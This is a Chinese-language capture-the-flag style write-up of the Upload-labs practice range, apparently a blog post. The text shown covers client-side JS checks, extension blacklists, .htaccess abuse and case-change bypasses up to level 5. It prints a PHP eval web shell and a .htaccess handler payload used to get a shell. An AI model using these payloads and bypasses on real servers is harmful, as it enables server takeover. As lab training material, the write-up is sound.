

Upload-labs靶场_第1~12关总结

原创

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Upload-labs靶场_第1~12关总结

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总结

前言

本文章写第1关到12关的writeup, 文章中的顺序是按照关卡所涉及绕过技巧而进行排序, 后面13至20关另开文章来总结。下载的靶场版本只有20关, 现在有第21关。

Upload-labs靶场的过关方式不唯一, 本文章仅供参考。若出现错误, 请大佬纠正~

靶场介绍

来自于README.md文件的内容:

upload-labs是一个使用php语言编写的, 专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关, 每一关都包含着不同上传方式。


靶场下载链接: <https://github.com/c0ny1/upload-labs>.

环境： Window2003作为服务器，集成环境phpStudy2018

Tip: php的版本不能太高，否则会导致某些关卡无法进行漏洞利用，博主是使用php的5.2.17版本，并且服务器是window2003并未在Linux环境下进行测试。

```
/* * * * * * 所使用的一句话木马 * * * * * */  
<?php phpinfo(); @eval($_POST['shell']); ?>
```

第1至12关




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前十二关所涉及的过滤技巧

客户端

第1关中，在客户端，即浏览器，利用JavaScript语言来对用户上传的文件进行检测，因此这种机制较为容易攻击。在靶场第一关就给出该类型的文件上传漏洞：**修改前端JS代码即可成功上传代码**



服务端

一、黑名单过滤

1: 在第3以及第4关中利用特殊后缀来进行绕过。



1.1: 第3关，后端服务器只过滤了四种常见后缀，因此可以利用php3或者php5后缀来上传木马文件，从而达到get shell。

Tip:

靶场环境是由phpStudy所搭建而成，http-conf文件默认是注释掉php3，php5和phtml等后缀，因此服务端无法解析到这些后缀的文件（但能成功上传，却无法利用菜刀或者蚁剑连接，即getshell失败），所以需要修改配置文件。

学习链接:

https://blog.csdn.net/qq_43480081/article/details/102504348



部分源码如下，完整源码请自行查看

```

...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp', '.aspx', '.php', '.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
    }
}
...

```



1.2: 而第4关利用.htaccess文件来使得upload文件夹中的所有文件都会以php的方式进行解析，因此把shell.php的后缀名改成shell.png，最终服务器都会将shell.png以php的方式进行解析

百度百科:

.htaccess文件(或者"分布式配置文件"),全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法,即,在一个特定的文档目录中放置一个包含一个或多个指令的文件,以作用于此目录及其所有子目录。作为用户,所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。



1.2.1 先在本地编写.htaccess文件,文件内容如下,并且上传至服务器。上传成功后,上传木马文件,将后缀改成允许的后缀名即可利用工具来getshell。

```
.htaccess文件内容:  
SetHandler application/x-httpd-php
```



2: 第5关大小写绕过

2.1: 从源码分析得出, 虽有黑名单但未进行后缀名大小写转化, 因此第5关利用大小写绕过来上传木马文件。




